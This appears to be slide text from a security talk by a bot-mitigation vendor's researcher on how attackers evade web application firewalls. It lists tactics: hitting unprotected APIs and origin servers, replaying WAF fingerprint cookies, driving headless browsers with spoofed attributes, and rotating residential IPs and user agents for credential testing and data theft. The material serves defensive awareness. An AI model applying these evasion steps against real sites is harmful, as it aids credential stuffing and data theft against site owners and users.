- Layer 7 WAFs & their associated CDNs have path rules
- One application may have multiple login portals \ paths
- Some of these may be accidental or intentionally unprotected

Smash the API

- APIs are almost never fully-protected; often not at all
- Great if all you need is to steal data
- Can also be used to “test” credentials

SOPHISTICATED WAFs

Find the Origins

- Use previous enumeration (look for “origin” in DNS)
- UUID or hash DNS names
- Hitting these bypasses the WAF completely
- Watch out for firewalls

Ditch the Script, Share the Cookies

- Identify and block WAF javascript snippets
- *RUN* WAF Javascript and replay the resulting fingerprint cookie

OR. . .

AUTOMATE A REAL BROWSER

AUTOMATE A REAL BROWSER

https://github.com/GoogleChrome/puppeteer

- Looks like human activity
- Practically undetectable
- Scriptable AF
- Executes Javascript
- Properly leverages Cookies
- Multiple instances per IP

- Headless Chrome
- **Puppeteer**
- **Selenium**

Realistic WebDriver

- User_agent
- Navigator_Platform
- Color_depth
- Pixel_ratio
- Cpu_Class
- Hardware_concurrency
- Resolution
- Available_resolutions
- Timezone_offset
- Session_storage

SUMMARY:

- Rotate IP Addresses
  - Use Residential IPs
- Use the Usual HTTP Headers
  - Use POSTMan
  - Rotate your User-Agents
- Rotate session cookies

  Rotate between targets
- Hit the Origin directly
- Use a Web Driver
  - Change the stock config!

THANKS FOR PLAYING!

kasada

security redefined

Johnny Xmas, CISSP, GIAC, GPEN

Johnny.Xmas@Kasada.io

@J0hnnyXm4s

https://www.github.com/johnnyxmas/Talk_Decks